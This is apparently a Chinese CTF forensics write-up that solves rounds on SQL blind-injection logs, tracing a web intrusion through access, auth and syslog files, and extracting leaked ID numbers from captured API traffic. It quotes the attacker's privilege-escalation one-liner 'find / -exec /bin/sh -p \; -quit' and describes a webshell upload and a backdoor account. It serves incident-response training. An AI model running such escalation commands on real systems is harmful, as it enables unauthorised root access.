
打开日志,大概发现是sql盲注,同时观察到在盲注每个字段的某个字符最后都是以!=结束

故利用cyberchef去过滤,在第二列中,找到真的flag
1
2
3
4
5
Filter('Line feed','FROM public.ctf_flags ORDER BY id OFFSET',false) Filter('Line feed','OFFSET 2(0,1,3)',false) Filter('Line feed','!=',false) Regular_expression('User defined','!=\\s*(\\d+)',true,true,false,false,false,false,'List capture groups') From_Decimal('Line feed',false)
1 ctfplus{Wow_u_2re_sql_master}

又或者
1 clag{wwwWow_u_2re_sql_master} -> flag{wwwWow_u_2re_sql_master}
第3轮 从Web到Root
某招商局政府网页存在安全漏洞,服务器疑似被入侵。警方立刻介入调查,紧急封禁了外部访问,进行取证,获取到了三份关键日志。
题目1:根据access.log文件,请判断出攻击者最初利用了哪个 Web 页面的漏洞,并且留下了后门。利用md5(Web页面_后门名称_攻击者IP)解密auth.zip。例:md5(index.html_shell.php_127.0.0.1)。
题目2:根据auth.log文件,请判断攻击者通过 SSH 成功登录的用户名是什么?以及时间。利用md5(用户名_登录时间)进行解密syslog.zip。时间无需转为北京时间,例:md5(test_2024.01.01_00:00)
题目3:根据syslog文件,请判断攻击者具体使用了哪条命令完成本地提权?攻击者创建的后门用户名是什么?攻击者尝试的 外联IP 是多少?请提交flag{md5(完整命令_后门账户_外联IP)}。例:flag{md5(sudo_hack_127.0.0.1)}。
题目一
md5(news.php_template_83a.php_118.109.112.203) -> e6f4320e2c6ccc46fff6cf6725c76f32
打开access.log文件看到最下的日志

发现118.109.112.203这个ip一直在访问/robots.txt,这个ip大概率有问题

筛选这个ip并筛选响应200的日志

可以看到在news.php下进行了sql注入
继续筛选,发现貌似上传了template_83a.php这个文件,猜测这个应是后门(但是感觉好奇怪啊,就访问了一次,感觉有点抽象)
md5(news.php_template_83a.php_118.109.112.203) -> e6f4320e2c6ccc46fff6cf6725c76f32
题目二
md5(deploy_2024.03.07_10:03) -> 5af42e4663e4eb6ff287f22b21ad4ff6

筛选pam_unix
1. PAM 框架
PAM (Pluggable Authentication Modules,可插拔认证模块)是一套标准接口,用来把各种认证方法(本地密码、LDAP、Kerberos、二次验证等)统一到一套框架里。当你登录系统(例如通过 ssh)时,系统会调用 PAM 来决定是否允许登录。
2. pam_unix 模块
pam_unix 是 PAM 框架里最常见的一个模块,作用是通过 本地 /etc/passwd 和 /etc/shadow 文件 来做用户认证。它的名字说明:它是使用“传统 Unix 口令”方式来进行认证。
发现登录成功的日志,用户是deploy时间是03.07_10:03根据access.log的时间可知是2024年
md5(deploy_2024.03.07_10:03) -> 5af42e4663e4eb6ff287f22b21ad4ff6
题目三
flag{d2c691c15a55ab3a824c925c55232d63}
筛选deploy
发现使用了find / -exec /bin/sh -p \; -quit进行了提权,搜索useradd发现了创建了新的用户hAnd3
外联ip是198.51.100.23
md5(find / -exec /bin/sh -p \; -quit_hAnd3_198.51.100.23) -->d2c691c15a55ab3a824c925c55232d63
第4轮 数据安全1
敏感数据导出排查。公司服务器存在未授权漏洞,遭遇黑客对api进行暴力轮询,大量泄漏了身份证号,姓名,年龄等敏感信息。请你找出所有泄漏的身份证号并且按数据被窃取的时间顺序进行排序后,md5提交。
例如:
身份证1:1234
身份证2:3456
身份证3:7890
flag{md5(123434567890)}

首先导出所有的http对象的content type为application/json的
写脚本提取其中的idcard,并md5
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
import osimport jsonimport hashlibimport redef extract_idcards_from_folder (folder_path ): """ 从文件夹中的所有文件提取idcard值 """ idcards = [] files = sorted (os.listdir(folder_path), key=lambda x: int (re.search(r'\d+' , x).group())) for filename in files: file_path = os.path.join(folder_path, filename) if not os.path.isfile(file_path): continue try : with open (file_path, 'r' , encoding='utf-8' ) as f: content = f.read() try : data = json.loads(content) idcard = data.get("user" , {}).get("idcard" , "" ) if validate_idcard(idcard): idcards.append(idcard) else : print (f"警告: 文件 {filename} 中的idcard格式无效: {idcard} " ) except json.JSONDecodeError: print (f"错误: 文件 {filename} 不是有效的JSON格式" ) except Exception as e: print (f"处理文件 {filename} 时出错: {str (e)} " ) return idcards def validate_idcard (idcard ): """ 验证身份证号格式 """ if not re.match (r'^[1-9]\d{16}[\dXx]$' , idcard): return False if not re.match (r'^[1-9]\d{5}' , idcard): return False year = int (idcard[6 :10 ]) month = int (idcard[10 :12 ]) day = int (idcard[12 :14 ]) if month < 1 or month > 12 : return False if day < 1 or day > 31 : return False if month in [4 , 6 , 9 , 11 ] and day > 30 : return False if month == 2 : if (year % 4 == 0 and year % 100 != 0 ) or (year % 400 == 0 ): if day > 29 : return False elif day > 28 : return False return True def calculate_md5 (idcards ): """ 计算所有idcard值的MD5哈希 """ combined = "" .join(idcards) md5_hash = hashlib.md5() md5_hash.update(combined.encode('utf-8' )) return md5_hash.hexdigest() if __name__ == "__main__" : folder_path = "F:\\2025陇剑杯\\决赛附件\\陇剑CTF\\4.数据安全1\\a" idcards = extract_idcards_from_folder(folder_path) if not idcards: print ("未找到有效的idcard值" ) exit() output_filename = "idcards_output.txt" with open (output_filename, 'w' , encoding='utf-8' ) as f: for i, idcard in enumerate (idcards, 0 ): f.write(f"{i} . {idcard} \n" ) print (f"已将提取的idcard值写入文件: {output_filename} " ) md5_hash = calculate_md5(idcards) print (f"\n所有idcard值的MD5哈希: {md5_hash} " )
1 flag{22f0478916408f8026b4eb61204ab930}
第5轮 ShellDecoder
某政务云服务器被上传了webshell,触发了告警。经过严密的分析后,成功溯源到嫌疑人。现对该起事件进行复盘,请根据捕获流量找到flag
